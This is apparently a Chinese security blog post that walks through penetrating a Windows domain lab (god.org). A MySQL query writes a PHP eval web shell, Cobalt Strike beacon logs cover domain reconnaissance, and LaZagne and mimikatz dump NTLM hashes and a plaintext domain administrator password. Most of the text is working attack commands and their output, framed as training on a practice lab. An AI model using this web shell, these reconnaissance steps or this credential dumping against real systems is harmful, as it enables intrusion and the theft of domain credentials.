
```
1 select '<?php @eval($_POST['aaa']);?>';
```

清除

[语句定界符 ;] 在此再次显示此查询 保留查询框



之后蚁剑去连接



三、内网信息收集

查看当前权限

```
whoami && whoami /priv
```

```
beacon> shell whoami && whoami /priv
[*] Tasked beacon to run: whoami && whoami /priv
[+] host called home, sent: 53 bytes
[+] received output:
god\administrator

特权信息
----------------------

特权名                          描述                          状态
=============================== ============================= ======
SeIncreaseQuotaPrivilege        为进程调整内存配额            已禁用
SeSecurityPrivilege             管理审核和安全日志            已禁用
SeTakeOwnershipPrivilege        取得文件或其他对象的所有权    已禁用
SeLoadDriverPrivilege           加载和卸载设备驱动程序        已禁用
SeSystemProfilePrivilege        配置文件系统性能              已禁用
SeSystemtimePrivilege           更改系统时间                  已禁用
SeProfileSingleProcessPrivilege 配置文件单个进程              已禁用
[STU1] Administrator */3280 (x64)
```

查看ip

```
ipconfig /all
```

```
beacon> shell ipconfig /all
[*] Tasked beacon to run: ipconfig /all
[+] host called home, sent: 44 bytes
[+] received output:

Windows IP 配置

   主机名  . . . . . . . . . . . . . : stu1
   主 DNS 后缀 . . . . . . . . . . . : god.org
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : god.org
                                       localdomain

以太网适配器 本地连接 4:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   物理地址. . . . . . . . . . . . . : 00-0C-29-D7-7E-A2
   DHCP 已启用 . . . . . . . . . . . : 是
[STU1] Administrator */3280 (x64)
```

通过这个看到存在域

查看系统信息

```
systeminfo
```

回到顶部

```
beacon> shell systeminfo
[*] Tasked beacon to run: systeminfo
[+] host called home, sent: 41 bytes
[+] received output:

主机名:           STU1
OS 名称:          Microsoft Windows 7 专业版
OS 版本:          6.1.7601 Service Pack 1 Build 7601
OS 制造商:        Microsoft Corporation
OS 配置:          成员工作站
OS 构件类型:      Multiprocessor Free
注册的所有人:     Windows 用户
注册的组织:
产品 ID:          00371-177-0000061-85693
初始安装日期:     2019/8/25, 9:54:10
系统启动时间:     2020/3/24, 13:47:33
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
[STU1] Administrator */3280 (x64)
```

查看网络连接

```
netstat -ano
```

```
   自动配置已启用. . . . . : 是

beacon> shell netstat -ano
[*] Tasked beacon to run: netstat -ano
[+] host called home, sent: 43 bytes
[+] received output:

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1320
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING       892
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1344
  TCP    169.254.129.186:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.33.5:139       0.0.0.0:0              LISTENING       4
[STU1] Administrator */3280 (x64)
```

查看安装应用


```
wmic product get name,version
```

回到顶部

```
beacon> shell wmic product get name,version
[*] Tasked beacon to run: wmic product get name,version
[+] host called home, sent: 60 bytes
[+] received output:
Name                                                    Version
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005      12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005   12.0.21005
Python 2.7 (64-bit)                                             2.7.150
VMware Tools                                                    10.0.5.3228253
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161  9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161  9.0.30729.6161
Microsoft .NET Framework 4 Extended                             4.0.30319
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
Microsoft .NET Framework 4 Client Profile                       4.0.30319
Microsoft Visual C++ 2017 X86 Minimum Runtime - 14.16.27033     14.16.27033
Microsoft Visual C++ 2017 X86 Additional Runtime - 14.16.27033  14.16.27033
```

查看进程

tasklist /vnet start ------ 查看当前运行的服务



看到一些进程是域管理员启动的，可以窃取进程

查看远程连接信息

cmdkey /l

回到顶部

```
beacon> shell cmdkey /l
[*] Tasked beacon to run: cmdkey /l
[+] host called home, sent: 40 bytes
[+] received output:

当前保存的凭据:

* 无 *
```

查看杀软

WMIC/Node:localhost/Namespace:rootSecurityCenter2PathAntiVirusProductGetdisplayName/Format:List

```
* 无 *

beacon> shell WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
[*] Tasked beacon to run: WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
[+] host called home, sent: 136 bytes
[+] received output:
No Instance(s) Available.

[STU1] Administrator */3280 (x64)
beacon>
```

查看在线用户

quser

```
beacon> shell quser
[*] Tasked beacon to run: quser
[+] host called home, sent: 36 bytes
[+] received output:
 用户名                 会话名             ID  状态    空闲时间    登录时间
>administrator          console             1  运行中      无      2020/3/24 13:50

[STU1] Administrator */3280 (x64)
beacon>
```

查看密码复杂策略

net accounts ------ 查看本地密码策略net accounts /domain ------ 查看域密码策略

回到顶部

```
beacon> shell net accounts
[*] Tasked beacon to run: net accounts
[+] host called home, sent: 43 bytes
[+] received output:
强制用户在时间到期之后多久必须注销?:      从不
密码最短使用期限(天):                      1
密码最长使用期限(天):                      42
密码长度最小值:                            7
保持的密码历史记录长度:                    24
锁定阈值:                                  从不
锁定持续时间(分):                          30
锁定观测窗口(分):                          30
计算机角色:                                WORKSTATION
命令成功完成。

[STU1] Administrator */3280 (x64)
```

查看当前系统版本

wmic OS get Caption,CSDVersion,OSArchitecture,Version

```
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
[*] Tasked beacon to run: wmic OS get Caption,CSDVersion,OSArchitecture,Version
[+] host called home, sent: 84 bytes
[+] received output:
Caption                      CSDVersion      OSArchitecture  Version
Microsoft Windows 7 专业版  Service Pack 1  64-bit          6.1.7601
```

查看本机管理员

net localgroup administratorsnet localgroup administrators /domain 登录本机的域管理员

```
beacon> shell net localgroup administrators
[*] Tasked beacon to run: net localgroup administrators
[+] host called home, sent: 60 bytes
[+] received output:
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
GOD\Domain Admins
liukaifeng01
命令成功完成。

[STU1] Administrator */3280 (x64)
```

查看当前登录域

netconfigworkstation

```
beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
[+] host called home, sent: 53 bytes
[+] received output:
计算机名                     \\STU1
计算机全名                   stu1.god.org
用户名                       Administrator

工作站正运行于
        NetBT_Tcpip_{4DAEBDFD-0177-4691-8243-B73297E2F0FF} (000C29D77E98)
        NetBT_Tcpip_{55ECD929-FBB2-4D96-B43D-8FFEB14A169F} (000C29D77EA2)
        NetBT_Tcpip_{EC57C4EB-763E-4000-9CDE-4D7FF15DF74C} (02004C4F4F50)

软件版本                     Windows 7 Professional

工作站域                     GOD
工作站域 DNS 名称            god.org
登录域                       GOD
```

```
[STU1] Administrator */3280 (x64)
beacon>
```

查看域用户

net user /domain

```
beacon> shell net user /domain
[*] Tasked beacon to run: net user /domain
[+] host called home, sent: 47 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。


\\owa.god.org 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
ligang                   liukaifeng01
命令成功完成。
```

查看域管理员的用户组

net group "domain admins" /domain

回到顶部

```
beacon> shell net group "domain admins" /domain
[*] Tasked beacon to run: net group "domain admins" /domain
[+] host called home, sent: 64 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator            OWA$
命令成功完成。


[STU1] Administrator */3280 (x64)
```

查看域控制器

net group "domain controllers" /domain

```
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
OWA$
命令成功完成。
```

查看域机器

net group "domain computers" /domain

回到顶部

```
beacon> shell net group "domain computers" /domain
[*] Tasked beacon to run: net group "domain computers" /domain
[+] host called home, sent: 67 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员

-------------------------------------------------------------------------------
DEV1$                    ROOT-TVI862UBEH$        STU1$
命令成功完成。
```



```
[STU1] Administrator */3280 (x64)
```

获取域控ip

```
ping -a owa.god.org
```

```
C:\Users\Administrator\Downloads>ping -a owa.god.org

正在 Ping owa.god.org [192.168.52.138] 具有 32 字节的数据:
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间=3ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间=1ms TTL=128

192.168.52.138 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 3ms, 平均 = 1ms
```


取密码

取本机密码有几种方式
从注册表里读取，从内存读取，读取浏览器保存的密码，读取vpn保存的密码，读取配置文件保存的密码
上传lazagne

```
lazagne.exe all
```

首先读取到ntlm hash的值

```
########## User: SYSTEM ##########

------------------ Mscache passwords -----------------

administrator:d748bf8344d7a3792944c0521964471a:god:god.org

------------------ Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
liukaifeng01:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5[illegible]

------------------ Lsa secrets passwords -----------------
```

浏览器和vpn的密码

mimikatz读取密码如下：

u3000u3000privilege::debug

u3000u3000sekurlsa::logonpasswords

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1957949 (00000000:001de03d)
Session           : Interactive from 1
User Name         : Administrator
Domain            : GOD
Logon Server      : OWA
Logon Time        : 2020/5/14 21:42:51
SID               : S-1-5-21-2952760202-1353902439-2381784089-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : GOD
         * NTLM     : 85c1491a3c765c7ae64f73dd12b2c005
         * SHA1     : b94ef91fcca7e093910779ddb25cd7189b330037
        tspkg :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2019:
        wdigest :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2019:
        kerberos :
         * Username : Administrator
         * Domain   : GOD.ORG
         * Password : hongrisec@2019:
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2020/5/14 21:34:40
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
```

回到顶部

```
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : STU1$
Domain            : GOD
Logon Server      : (null)
Logon Time        : 2020/5/14 21:34:39
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : STU1$
         * Domain   : GOD
         * NTLM     : 31f4fed3bf6b625f10c3e98486edf58a
         * SHA1     : 21f629c16524d1bb00e8af538dd5d44a2bfe97dc
        tspkg :
        wdigest :
         * Username : STU1$
         * Domain   : GOD
         * Password : 6c 20 79 c9 3c 4c f9 5f a1 85 63 94 cd 33 0d 35 e3 9e ee ab 89 7d 58 b1 51 4d f6 db cd 1b e5 42 ea 2d f4 29 30 8f ea fe 05 78 cc ed ad 54
a0 44 68 ef d6 31 30 73 2d 91 9f e6 11 9a be a2 6b 3c ac 81 21 6e 7b f6 5b da ae bc a1 4a 73 50 6a 28 9e 2b d7 8c cf 8c 8e 68 b0 11 2d d0 e3 5f 21 48 26 4b d1 e1
f8 4f 24 2a 04 ff 8a 08 46 31 a2 f8 a0 76 9e 0c 45 a8 ec 6b d0 4a 4b 87 ab 26 a0 25 d2 15 72 2a 0e 42 af e1 2f a8 f2 fc 30 cd 71 ad ae 7a 11 a7 27 0a 33 ea 2b 11
dd 02 ab f6 8b bd b2 2b 77 72 22 89 3e dd f2 75 6c 0a 40 3b b1 17 6f 5d ee 2c 96 f5 2e 2d 90 61 05 8a d1 73 37 e8 8a dc 01 7a 8f f4 2f 2c dc 3b eb 22 68 df 21 34
87 0e aa 5a 0e d4 47 92 c6 17 5e 28 15 90 5e 21 17 31 ed 44 36 4e dc e9 55 2f fc 30 e7 d6 df 70
        kerberos :
         * Username : stu1$
         * Domain   : GOD.ORG
         * Password : 6c 20 79 c9 3c 4c f9 5f a1 85 63 94 cd 33 0d 35 e3 9e ee ab 89 7d 58 b1 51 4d f6 db cd 1b e5 42 ea 2d f4 29 30 8f ea fe 05 78 cc ed ad 54
a0 44 68 ef d6 31 30 73 2d 91 9f e6 11 9a be a2 6b 3c ac 81 21 6e 7b f6 5b da ae bc a1 4a 73 50 6a 28 9e 2b d7 8c cf 8c 8e 68 b0 11 2d d0 e3 5f 21 48 26 4b d1 e1
f8 4f 24 2a 04 ff 8a 08 46 31 a2 f8 a0 76 9e 0c 45 a8 ec 6b d0 4a 4b 87 ab 26 a0 25 d2 15 72 2a 0e 42 af e1 2f a8 f2 fc 30 cd 71 ad ae 7a 11 a7 27 0a 33 ea 2b 11
dd 02 ab f6 8b bd b2 2b 77 72 22 89 3e dd f2 75 6c 0a 40 3b b1 17 6f 5d ee 2c 96 f5 2e 2d 90 61 05 8a d1 73 37 e8 8a dc 01 7a 8f f4 2f 2c dc 3b eb 22 68 df 21 34
87 0e aa 5a 0e d4 47 92 c6 17 5e 28 15 90 5e 21 17 31 ed 44 36 4e dc e9 55 2f fc 30 e7 d6 df 70
        ssp :
        credman :

Authentication Id : 0 ; 52651 (00000000:0000cdab)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2020/5/14 21:34:39
SID               :
        msv :
         [00000003] Primary
         * Username : STU1$
         * Domain   : GOD
         * NTLM     : 31f4fed3bf6b625f10c3e98486edf58a
         * SHA1     : 21f629c16524d1bb00e8af538dd5d44a2bfe97dc
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : STU1$
Domain            : GOD
Logon Server      : (null)
Logon Time        : 2020/5/14 21:34:39
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : STU1$
         * Domain   : GOD
         * Password : 6c 20 79 c9 3c 4c f9 5f a1 85 63 94 cd 33 0d 35 e3 9e ee ab 89 7d 58 b1 51 4d f6 db cd 1b e5 42 ea 2d f4 29 30 8f ea fe 05 78 cc ed ad 54
a0 44 68 ef d6 31 30 73 2d 91 9f e6 11 9a be a2 6b 3c ac 81 21 6e 7b f6 5b da ae bc a1 4a 73 50 6a 28 9e 2b d7 8c cf 8c 8e 68 b0 11 2d d0 e3 5f 21 48 26 4b d1 e1
f8 4f 24 2a 04 ff 8a 08 46 31 a2 f8 a0 76 9e 0c 45 a8 ec 6b d0 4a 4b 87 ab 26 a0 25 d2 15 72 2a 0e 42 af e1 2f a8 f2 fc 30 cd 71 ad ae 7a 11 a7 27 0a 33 ea 2b 11
dd 02 ab f6 8b bd b2 2b 77 72 22 89 3e dd f2 75 6c 0a 40 3b b1 17 6f 5d ee 2c 96 f5 2e 2d 90 61 05 8a d1 73 37 e8 8a dc 01 7a 8f f4 2f 2c dc 3b eb 22 68 df 21 34
87 0e aa 5a 0e d4 47 92 c6 17 5e 28 15 90 5e 21 17 31 ed 44 36 4e dc e9 55 2f fc 30 e7 d6 df 70
        kerberos :
         * Username : stu1$
         * Domain   : GOD.ORG
         * Password : 6c 20 79 c9 3c 4c f9 5f a1 85 63 94 cd 33 0d 35 e3 9e ee ab 89 7d 58 b1 51 4d f6 db cd 1b e5 42 ea 2d f4 29 30 8f ea fe 05 78 cc ed ad 54
a0 44 68 ef d6 31 30 73 2d 91 9f e6 11 9a be a2 6b 3c ac 81 21 6e 7b f6 5b da ae bc a1 4a 73 50 6a 28 9e 2b d7 8c cf 8c 8e 68 b0 11 2d d0 e3 5f 21 48 26 4b d1 e1
f8 4f 24 2a 04 ff 8a 08 46 31 a2 f8 a0 76 9e 0c 45 a8 ec 6b d0 4a 4b 87 ab 26 a0 25 d2 15 72 2a 0e 42 af e1 2f a8 f2 fc 30 cd 71 ad ae 7a 11 a7 27 0a 33 ea 2b 11
dd 02 ab f6 8b bd b2 2b 77 72 22 89 3e dd f2 75 6c 0a 40 3b b1 17 6f 5d ee 2c 96 f5 2e 2d 90 61 05 8a d1 73 37 e8 8a dc 01 7a 8f f4 2f 2c dc 3b eb 22 68 df 21 34
87 0e aa 5a 0e d4 47 92 c6 17 5e 28 15 90 5e 21 17 31 ed 44 36 4e dc e9 55 2f fc 30 e7 d6 df 70
        ssp :
credman:
```

读取完本机信息，开始进行横向拓展

见下文
由浅入深的域渗透系列一（下）

你点的每个“在看”，我都认真当成了喜欢

公众号文章

换一批

由浅入深的域渗透系列一（上）

微信原文链接

重生信息安全

由浅入深的域渗透系列一（下）

微信原文链接

重生信息安全

那个能劫持几乎所有浏览器主页的国产病毒「麻辣香锅」 卷土重来了

微信原文链接

重生信息安全

恶意程序编写之免杀基础

微信原文链接

重生信息安全

口令爆破之突破前端JS加密

微信原文链接

重生信息安全

最近，你的手机莫名其妙出现这串灵异代码了吗?

微信原文链接

重生信息安全

重生信安 联合 SecIN社区 送福利啦~

微信原文链接

重生信息安全

指纹锁的硬件逆向工程

微信原文链接

重生信息安全

IMCP协议的魅力——IMCP隧道

微信原文链接

重生信息安全

网骗父子档：儿子找目标，老爸当“美女”！

微信原文链接

重生信息安全

回到顶部